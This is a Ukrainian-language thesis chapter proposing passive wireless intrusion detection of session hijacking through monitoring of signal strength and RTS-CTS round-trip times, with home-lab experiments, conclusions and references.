3 СПЕЦІАЛЬНА ЧАСТИНА

Сучасні методи виявлення «Session Hijacking» атак неефективні, оскільки вони базуються на дані, які можна підробити і передбачувані параметри, такі як MAC-адреси та порядкові номери. В ідеалі WIDS повинен використовувати незмінні характеристики з протоколу MAC та фізичних рівень даних для підвищення впевненості у виявленні вторгнень. Характеристики повинні бути обчислювально дешевими, що дозволить їх визначити швидко і ефективно.

WIDS повинна працювати в режимі реального часі, пасивно і не вимагати модифікації стандартів, драйверів бездротових мережевих інтерфейсів або операційної системи або програмного забезпечення клієнта.

WIDS повинен працювати, не створюючи жодних перешкод для поточного трафіку або роботи мережі.

Як і у всіх IDS, WIDS повинен підтримувати мінімальний рівень помилкових спрацьовувань та фальшивих спрацьовувань. Підхід, заснований на спільних методах виявлення, може підвищити впевненість у дійсності попереджень про вторгнення.

3.1 Пасивне виявлення «Session Hijacking» атак

У цьому розділі статті представлено дві методики, які можуть бути використані у WIDS для пасивного виявлення Session Hijacking атаки. Описані методи відповідають багатьом бажаним характеристикам. Методи засновані на непідробних характеристиках PHY та MAC рівнях стандарту IEEE 802.11. Є пасивними і не вимагають змін до стандарту, драйверів бездротових мережевих інтерфейсів, операційної системи або клієнтського програмного забезпечення; обчислювально недорогі; і не заважають поточному трафіку або роботі мережі.

3.1.1 Моніторинг рівня отриманого сигналу (RSS)

Потужність отриманого сигналу (RSS) - це міра енергії, що спостерігається фізичним на антені приймача. У мережах IEEE 802.11 значення індикації RSS (RSSI) використовується, коли виконання оцінки вільного каналу та в роумінгових операціях.

Потужність радіочастотного сигналу може бути виміряна або в абсолюті (децибел міліват) або відносною (RSSI).

Сила радіочастотних сигналів зазнає певного ослаблення під час передачі після відправки з радіоінтерфейсу відправника. На згасання сигналу

впливають різні фактори, такі як радіочастота, перешкоди, відстань між вузлами, перешкоди тощо.

Відстань між двома вузлами має найбільший вплив на згасання сигналу. Однак потужність радіочастотного сигналу не згасає лінійно, потужність сигналу зменшується приблизно обернено, як квадрат відстані між

двома вузлами. RSS для певного вузла, також залежить від різних факторів, таких як апаратне забезпечення бездротових мережевих інтерфейсів, що використовується як відправником, так і вузлом-приймачем, фізичні перешкоди між ними та оточення.

Математична модель втрати для радіочастотних хвиль IEEE 802.11, використана Вулемсом також передбачає прямий зв’язок між отриманою силою сигналу та відстанню між відправником і приймач, а також безліч інших факторів, включаючи: частоту, що використовується; коефіцієнт посилення антени; та екологічний коефіцієнт.

Як видно з обговорення вище, атакуючий не може точно вгадати RSS для відправника, який сприймається одержувачем. Атакуючий повинен мати точно таке ж місцезнаходження, використовувати точно таке ж радіообладнання, відправляти радіосигнал через ті ж самі перешкоди, мати такі ж самі віддзеркалення та заломлення, щоб знати точне значення RSS, яке сприймається приймачем.

Навіть якщо відправник нерухомий, значення RSS, як правило, дещо коливаються, а отже вирахувати майже неможливо. Це забороняє атакуючому використовувати радіообладнання (наприклад спрямована антена з високим коефіцієнтом посилення) для підробки RSS.

З точки зору виявлення вторгнення, ця властивість цінна, яку неможна підмінити, та обчислювально не дорога. Через те що показник обчислюється на приймачі, він захищена від прослуховування. Пропонується періодично контролювати значення RSS для певної станції або точки доступу. З пасивного моніторингу ми можемо розробити динамічний профіль для комунікацій вузлів на основі їхніх значень RSS. Будь-які різкі або незвичні зміни можуть бути позначені як підозріла діяльність, що свідчить про можливу Session Hijacking атаку.

Профіль RSS є динамічним в тому сенсі, що він перебудовується для кожного сеансу між двома вузлами і постійно оновлюється новими спостережуваними значеннями RSS для кожного вузла за сеанс. Оскільки точки доступу загалом стаціонарні, то будь-які різкі зміни в їх динамічному профілі RSS можуть бути позначені як підозрілі з вищим рівнем впевненості.

Однак, якщо станція мобільна, то і відповідні значення RSS будуть змінюватися швидше. Невизначеність бездротового зв'язку може бути використана на користь виявлення вторгнення, коли атакуючий немає засобів

за допомогою яких можна підробляти значення RSS. Отже, цей метод виявляється ефективним як проти внутрішніх, так і проти сторонніх Session Hijacking атак і не вимагає додаткового використання трафіку.

Хоча RSS моніторинг - не нова ідея, однак його застосування в основному обмежувалось виявленням місця розташування .

Наприклад, якщо законний станція А має активний сеанс з точкою доступу В, то пасивний монітор може побудувати динамічний профіль RSS для А, так В на основі спостережуваних RSS значень монітору. Якщо мобільна станція зловмисника С викрадає сеанс А, витісняючи його з мережі та підробляючи свою MAC-адресу, монітор вловлює раптову зміну в профілі RSS А по MAC-адресу та записує ці зміни. Значення RSS для MAC-адресу станції А зміняться, тому що вони залежать від реального місцезнаходження станції С, обладнання та зовнішнього середовища.

У іншому випадку, якщо атакуючий С спробує підробити точку доступу Б, то цю зміну також буде виявлено, тому що динамічний профіль станції В (точки доступу) також зазнає змін. Цей механізм забезпечує виявлення як “Session Hijacking“ атак, так і “Man in the Middle“ атак спрямованих на або станції або точки доступу.



Рисунок 3.1 - Received Signal Strength (RSS)

Оскільки нас цікавлять лише зміни між періодичними вимірюваннями RSS, а не їх абсолютних значень, вимірювання RSS можна проводити як за допомогою дБм, так і одиниць RSSI. Хоча використання дБм забезпечить кращу деталізацію та покращить шанси виявлення різких змін у профілі RSS.

3.1.1.1 Експерименти

Експерименти проводились в домашніх умовах із використанням експериментального налаштування, описаного на рисунку 1.20. A - ПК Pentium II з картою Netgear MB402. що працює під керуванням Linux. B - Redhat 9 з Linux hostap драйвером використовувався як AP.

Ноутбук з картою Dlink DWL-650 під управлінням Linux драйвер hostap на Redhat 9 використовувався як STA (A) та ПК Pentium II із срібною картою Orinoco, запущений вбудований драйвер orinoco на Redhat 9 використовувався як зловмисник (C). A Linksys WRT54g маршрутизатор з мікропрограмою sveasoft був використаний в режимі RFMON як монітор для пасивного спостереження значень RSS для A. WRT54g забезпечує значення RSS у дБм. Хоча методику RSS можна використовувати для моніторингу вторгнень як до точки доступу, так і до STA, однак цей експеримент стосується лише нападу на A і лише контролювалися RSS-значення A. Було вивчено чотири різні сценарії, щоб спостерігати за ефективністю моніторингу RSS як техніку виявлення вторгнення. У всіх сценаріях точка доступу B та монітор стаціонарні, та монітор розміщений у безпосередній близькості від точки доступу:

(1) Сценарій 1 – станція A розміщена близько до точки доступу B в точці x;

(2) Сценарій 2 – станція A розміщена далеко від точки доступу B в точці y;

(3) Сценарій 3 – станція A здійснює поїздку в обидва кінці (у темпі ходьби) від точки x до y і назад;

(4) Сценарій 4 - станція A нерухома у точці y, а зловмисник C - у точці x;

Зловмисник розпочинає сеанс викрадення атаки проти A. Атака була змодельована ручним відключенням бездротового мережевого інтерфейсу A та пов’язуючи C з B, використовуючи фальсифікований MAC-адрес A.

Для кожного сценарію монітором було записано 400 періодичних показань RSS для станції A, по одному щосекунди, а результати були представлені на графіках, показаних на Рисунок 3.2. У сценарії 1, оскільки точка x знаходиться в безпосередній близькості від точки доступу B, різниця між послідовними RSS показання для A дуже малі, тобто середня (середня) різниця 0,005 при середній абсолютний.

Читання RSS -28,9 дБм. У сценарії 2, навіть незважаючи на окремі абсолютні показники RSS значно відрізняються від сценаріїв 1 (середнє абсолютне значення -88,89 дБм), зауважте, що різниця між показаннями залишається майже однаковою, тобто 0,003. У сценарії 3 – коливання між послідовними читаннями RSS стає більш очевидним. Однак середня різниця є

все ще низький 0,07 із середнім абсолютом -68,57 дБм. У сценарії 4 великі коливання показань, це можна спостерігати приблизно за номером 267. Це спричинено “Session Hijacking” атакою A, атакуючим C. Різниця між спостережуваним RSS для C та останнім спостережуваним RSS для A є набагато більшою (65), ніж значення, помічені під час сценаріїв з 1 по 3. Отже, зміни в RSS правильно виявив вторгнення та показав невелику кількість помилкових спрацьовувань, що підтверджується низьким середнім показником різниці між послідовними показаннями RSS у сценаріях 1-3.



Рисунок 3.2 - Заміри RSS у різних сценаріях

3.1.2 Моніторинг Round Trip Times RTS-CTS рукостискання

IEEE 802.11 використовує як віртуальне, так і фізичне зондування несучих для моніторингу стану середовища.

Кожний unicast кадр використовує поле duration для оновлення Network Allocation Vector (NAV) для кожного вузла в діапазоні, який приймає кадр.

Вузол може передавати дані, коли його NAV дорівнює нулю. Значення NAV відображає передбачуваний час (у мікросекундах), необхідний для передачі кадру від відправника до приймача та відповідного підтвердження (ACK) для повернення від одержувача до відправника.

Однак інший віртуальний механізм зондування несучої використовується для пом'якшення зіткнень із прихованих кінцевих станцій, які не знаходяться в діапазоні дії відправника і може почати передачу після неправильного виявлення носія вільним.

Перед початком передачі відправник вимагає позитивного контролю над носієм, надіславши запит на надсилання (RTS) до приймача. Отримавши кадр RTS, приймач надсилає кадр Clear to Send (CTS) як підтвердження повернення до приймача.

Рисунок 3.3 - Round Trip Time (RTT)

Поле тривалості в кадрі RTS достатньо велике для рукостискання RTS-CTS кадру даних та пов'язаного з ним ACK кадру. Поле тривалості кадру CTS містить оновлене значення тривалості, яке враховує час, що минув під час рукостискання RTS-CTS. Усі бездротові вузли, які приймають RTS або CTS оновлюють свої NAV і відкладають доступ до носія.

Віртуальне зондування несучою забезпечує той факт, що передача кадру даних та отримання його ACK від приймача - це атомарна операція, вільна від колізій. Моррісон запропонував використовувати цю функцію протоколу для обчислення відстані між відправником та одержувачем. Якщо відправник стежить за часом, необхідним для завершення подорожі даних та ACK-у (Time Data-ack) і знає швидкість радіохвиль у повітрі (SpeedRF), то відправник може легко обчислити відстань між собою та приймачем, використовуючи рівняння: Відстань = SpeedRF × (TimeData-ack) / 2.

Однак швидкість радіочастотні хвилі значно варіюються через радіочастотні перешкоди та перешкоди між вузлами і TimeData-ack повинен бути дуже точним і не повинен включати час на різні обробки. На TimeData-

ack також впливає довжина кадру даних. Враховуючи фіксовану швидкість передачі, передача більших даних займає більше часу. Ці практичні обмеження можуть спричинити помилки у розрахунках відстані.

Цю концепцію можна також поширити на сценарій рукостискання RTS-CTS. Подібно до обміну data-ACK даними між двома вузлами, передача даних RTS-CTS також захищена віртуальним вимірюванням несучої. Насправді RTS-CTS використовується для встановлення віртуального зондування несучої для забезпечення можливості передачі кадрів даних без колізій. Успішне отримання кадру CTS від приймача означає, що приймач успішно отримав кадр RTS відправника і готовий до отримання даних. Відправник може замірювати час, необхідний для завершення рукостискання RTS-CTS між собою та приймачем, тобто TimeRTTs.

Це загальний час, необхідний кадру RTS на подорож від відправника до одержувача та кадр отримання CTS, який потрібно відправити назад для підтвердження.

Рукостискання RTS-CTS є атомним і не має колізій з іншими бездротовими вузлами. Звідси є декілька факторів, що впливають на величину TimeRTTs між двома бездротовими вузлами:

1) відстань між відправником і одержувачем
2) локальне середовище навколо вузлів, тобто кількість фізичних перешкод між вузлами і кількість віддзеркалень, заломлень і багатопроменеві шляхи, які зазнали радіохвилі під час подорожі від відправника до приймача і назад
3) характер радіообладнання, що використовується як відправником, так і одержувачем.

Розмір RTS та CTS кадрів є фіксованим і не впливає на TimeRTTs значення для фіксованої швидкості передачі.

Це робить TimeRTTs параметр між двома вузлами, який не можна підробити, та який неможливо легко вгадати за допомогою пасивного стеження за ефіром.

Він також захищений від прослуховування, оскільки він обчислюється відправником рукостискання RTS-CTS. Це відносний показник суб'єкту, який його вимірює, а отже, атакуючий повинен знаходитись точно в тому самому місці як відправник, використовувати точно таке ж радіообладнання з однаковим посиленням антени і отриманням радіохвиль після тієї ж кількості відбитків і заломлень, що і відправник.

Також це параметр розраховується без значних обчислювальних накладних витрат або витрат на пропускна здатність.

З точки зору виявлення вторгнень, швидкі та різкі зміни в TimeRTTs

між двома вузлами може використовуватися як механізм виявлення “Session Hijacking”атак.

Цікаво, що ця властивість все ще залишається придатною для використання, а не для моніторингу TimeRTTs значення на відправника, а для цих вимірювань часу використовується пасивний статичний бездротовий монітор.

Однак монітор не може обчислювати TimeRTTs, оскільки цей параметр належить відправник.

Монітор може вимірювати лише час, що минув між тим, коли він вперше виявив кадр RTS від відправника до одержувача і коли він виявив повернення CTS від одержувача назад до відправника, тобто TimeRTTs.

Для розуміння цей час можна приблизно представити як TimeRTTs = TimeRTTm – TimeRTTs-r – TimeRTTm-s.

TimeRTTs-r – це час, який потрібен для подорожі кадру RTS між відправником та монітором.

TimeRTTm-s – це час, необхідний, щоб кадр CTS подолав відстань між монітором та приймачем.

TimeRTTm - фактичний час, який потрібно для завершення рукостискання RTS-CTS між відправником та одержувачем, як спостерігається монітором (припускаючи, що монітор може це виміряти).

Насправді у монітора немає способу дізнатися фактичні значення TimeRTTm, TimeRTTs-r та TimeRTTm-s.

Значення TimeRTTm, яке спостерігається монітором, представляє надійний пасивний механізм виявлення для “Session Hijacking” атаки, так як TimeRTTm є непідробним параметром щодо вимірювального об'єкта, який не може бути вгаданим, оскільки його точне значення залежить від:

1) положення приймача та монітора
2) відстань між монітором та приймачем
3) оточення навколо приймача і монітор

Це властивість, яку атакуючий не може виміряти або підробити за допомогою пасивного моніторингу мережевого трафіку або використання спеціалізованого радіообладнання.

Пропонується що зміну між двома бездротовими вузлами можна контролювати на кожному сеансі за допомогою пасивного монітора і будь-які різкі коливання можуть бути позначені як підозрілі.

Це допоможе у виявленні атакуючого, який намагається перехопити сеанс приймача, витіснивши його з мережі та підставивши його MAC адресу.

Наприклад, якщо станція A має встановлений сеанс з точною доступу B, і пасивний монітор обчислює TimeRTTm для кожного рукостискання RTS-CTS від B до A і зберігає динамічний профіль, який постійно оновлюється для кожної сесії. Цей профіль також діє лише протягом часу сесії. Якщо зловмисник C перехоплює сеанс A, підробляючи його MAC-адресу, то монітор помітить зміну в TimeRTTm для A і здійснить попередження.

TimeRTTm значення від RTS-CTS рукостискання між A та B, що йдуть з A, також можуть бути зареєстровані монітором в профіль A для виявлення нападів MitM атак проти станції B.



Рисунок 3.4 - Моніторинг RTT різниць

3.1.2.1 Експерименти

Експерименти проводились в домашніх умовах із використанням експериментального налаштування, описаного на рисунку 1.22.

Точка доступу B - маршрутизатор Linksys WRT54g із прошивкою sveasoft (Alchemypre5.3 v2.04.4.8sv).

Станція A - ноутбук з картою Dlink DWL-650 під управлінням Linux hostap драйвером на Redhat 9.

Станція C - Apple Powerbook під управлінням MAC OS X з бездротова карта airport.

Пасивний монітор – персональний комп'ютер з Pentium II та картою Netgear MA401, запущений драйвер hostap для Linux на Redhat 9, який використовується в режимі RFMON для пасивного моніторингу. Опція RTSThreshold маршрутизатора WRT54g має значення 1 (завжди ввімкнено). Це увімкнуло рукостискання RTS-CTS для трафіку від точки доступу до станції A.

Хоча пасивний моніторинг TimeRTTm значення між двома вузлами (далі RTT), може використовуватися для моніторингу вторгнень як для точки доступу, так і для станції A.

У експерименті відстежується лише значення RTT станції A. Чотири різні сценарії (як описано у попередньому розділі) були вивчені для спостереження ефективності моніторингу RTT як техніки виявлення вторгнення. У всіх сценаріях точка доступу B та пасивний монітор стаціонарні та монітор розміщений у безпосередній близькості від точки доступу.

Для кожного сценарію було зафіксовано 1000 подій рукостискання RTS-CTS і отримано результати представлені на графіках, зображених на Рисунок 3.4. У сценарії 1 абсолютні значення RTT невеликі (avg = 0,00023 мс, max = 0,00083 мс), а різниці RTT сягають max = 0,000575 із avg = 8.1213e-05.

Однак у сценарії 2 спостережувані значення RTT збільшуються (макс. = 0,0567 мс, середнє = 0,000643 мс), але різниці RTT все ще є невеликими (середнє = 0,000862, макс. = 0,0564).

У сценарії 3 середня різниця залишається невеликою із avg = 0,0021 та max = 0,5139 тоді як фактичні вимірювання RTT коливаються від середнього значення = 0,0013 мс до макс. = 0,5139 мс через рух між x та y.

У сценарії 4 можна спостерігати значні коливання показань на рівні читання No 953. Це спричинено викраденням сеансу A зловмисником C.

Різниця між спостережуваним значенням RSS для C та останнім спостереженим значенням RSS для A набагато більше ніж будь-які значення, помічені під час сценаріїв з 1 по 3. Отже, вимірювання RTT правильно виявило вторгнення, і показало низьку кількість помилкових спрацьовувань, що підтверджується низькою середньою різницею між послідовними показаннями RTT у сценаріях 1-3.

3.2 Проблеми при встановленні моніторингу

Запропоновані методи не потребують будь-яких модифікацій стандартів IEEE, точки доступу або станції A, але вимагають розгортання монітора в безпосередній близькості від точки доступу, оскільки він повинен знаходитися в радіусі дії всіх переданих сигналів.

Крім того, методика вимірювання RTT залежить від монітора а точка доступу залишаються нерухомими (відносно один одного). Хоча кадри RTS-CTS не є обов'язковими, вони зазвичай використовуються, наприклад, у мережах IEEE 802.11g, які працюють у режим сумісності IEEE 802.11b.

ВИСНОВКИ ТА МАЙБУТНЯ РОБОТА

Експерименти, представлені в розділі 6, демонструють доцільність використання моніторингу RSS і RTT як методи виявлення вторгнень в бездротові мережи. Доведено, що методи є ефективними, однак точність спрацьовувань залежить від вибору відповідних порогових значень.

Якщо поріг встановлений занадто низько, то це призведе до багатої кількості помилкових спрацьовувань. Аналогічним чином, вибір занадто високого порогу може призвести до втрати реальних погроз.

Як загальна рекомендація, то локація із дуже суворими вимогами до безпеки повинна використовувати низький рівень порогового значення. Та системи, яке не потребують дуже суворих вимог до безпеки, можуть використовувати більше порогове значення.

У домашніх умовах RSS і RTT, ефективно показали себе у виявленні “Session Hijacking” атак, де зловмисник і станція географічно відокремлені та різниця у спостережуваних RSS та RTT між зловмисником та станцією є значними.

Однак у випадках там, де станція та зловмисник дуже близькі, то не можна повністю розраховувати на можливості лише однієї техніки. Потрібно посилювати впевненість у факті вторгнення шляхом співвіднесення інформації з декількох джерел.

Наприклад, якщо WIDS реєструє сплеск спостережуваних значень RTT для станції A, він може перехресно перевірити аномальну поведінку з одночасними змінами RTT для того самого вузла для підтвердження аномалії.

Це обмежило б кількість помилкових спрацьовувань до допустимого рівня. З психологічної точки зору зловмисник, як правило, розпочинає “Session Hijacking” атаку з безпечного віддаленого місця за допомогою спрямованої антени, подалі від станції A.

Отже цей факт робить дуже легким моніторинг спостережень змін RTT та RSS, щоб визначити помітні відмінності в спостережуваних значеннях RSS та RTT станції A після ініціювання атаки.

Для того, щоб підвищити рівень труднощів для зловмисника при ініціюванні атаки, можна розгорнути розподілена архітектуру та здійснювати багаторазовий моніторинг RTT та RTS, підключені модулі WIDS розгортаються по всій мережі. Усі частини можуть звітувати центральному модулю управління, та він вже за допомогою механізму кореляції використовує дані від усіх модулів WIDS для здійснення рішення чи було втручання.

Це значно ускладнює роботу атакуючому для здійснення “Session Hijacking” атаки, оскільки їм доведеться вгадувати та підробляти значення RSS та RTT станції A, яку спостерігали усі модулі моніторингу WIDS.

Для цього зловмиснику потрібно буде знаходитись у декількох місцях один і той же час, отже, це робить майже неможливим зробити цю атаку непоміченою.

Поряд з пасивним виявленням вторгнень також слід розробити деякі активні заходи. Усунути використання MAC-адрес як маркера ідентифікації в бездротових мережах. Легкі методи автентифікації, такі як SOLA, можуть бути інтегровані у систему, для збільшення автентифікації на кожен пакет. SOLA може автентифікувати кожен одноадресний кадр і, отже, також може використовуватися для захисту вразливих кадрів та контролювати атаки підробок. Активні методи запобігання атак, такі як SOLA, у поєднанні з пасивними методами виявлення вторгнень, як моніторинг RTS та RTT, можуть значно зменшити шанси успішної атаки.

Для подальшої роботи планується вивчити переваги використання активних методів запобігання вторгненню та пасивні методи виявлення вторгнень разом в WIDS в реальному середовищі.

Також планується провести більш детальне розслідування наслідків розподіленої архітектури WIDS у розрізі ефективності методів виявлення RTT та RTS у реальному, більшому масштаб бездротової мережі.

Також планується розробити стандартний набір тестових даних для підтвердження висновків різних запланованих експериментів. У подальшій роботі також будуть розглянуті методи, які допоможуть у розрахунках відповідних порогових значень як для RTT, так і RSS.

Хоча це дослідження зосереджується насамперед на методах виявлення “Session Hijacking” атак, то також планується вивчення можливих методів реагування на вторгнення як продовження цієї роботи.

ПЕРЕЛІК ПОСИЛАНЬ

1. J. Bardwell. Converting Signal Strength Percentage to dBm Values. Whitepaper, November 2002

2. J. Bellardo and S. Savage. 802.11 denial-of-service attacks: Real vulnerabilities and practical solutions. In Proceedings of the USENIX Security Symposium. Washington D.C., USA, 2003.

3. M.K. Chirumamilla and B. Ramamurthy. Agent based intrusion detection and response system for wireless LANs. In IEEE International Conference on Communications, ICC ’03. Volume: 1 , 11-15 May, 492–496 c., 2003.

4. C. He and J. C. Mitchell. Analysis of the 802.11i 4-way handshake. In WiSe ’04: Proceedings of the 2004 ACM workshop on Wireless security

5. W.-C. Hsieh, C.-C. Lo, J.-C. Lee, and L.-T. Huang. The implementation of a proactive wireless intrusion detection system. In The Fourth International Conference on Computer and Information Technology

6. IEEE. IEEE Standard 802.11-1997. Information Technology-telecommunications And Information exchange Between Systems-Local And Metropolitan Area Networks-specific Requirements-part 11: Wireless Lan Medium Access Control (MAC) And Physical Layer (PHY) Spec

7. IEEE. IEEE Standard for Information technology- Telecommunications and information exchange between systems- Local and metropolitan area networks-Specific requirements Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) specification

8. J. D. Morrison. IEEE 802.11 wireless local area network security through location authentication, 2002. Masters Thesis. Naval Postgraduate School Monterey, California

9. T.R. Schmoyer, Yu Xi Lim, and H.L. Owen. Wireless intrusion detection and response: a classic study using main-in-the-middle attack. In Wireless Communications and Networking Conference, WCNC. IEEE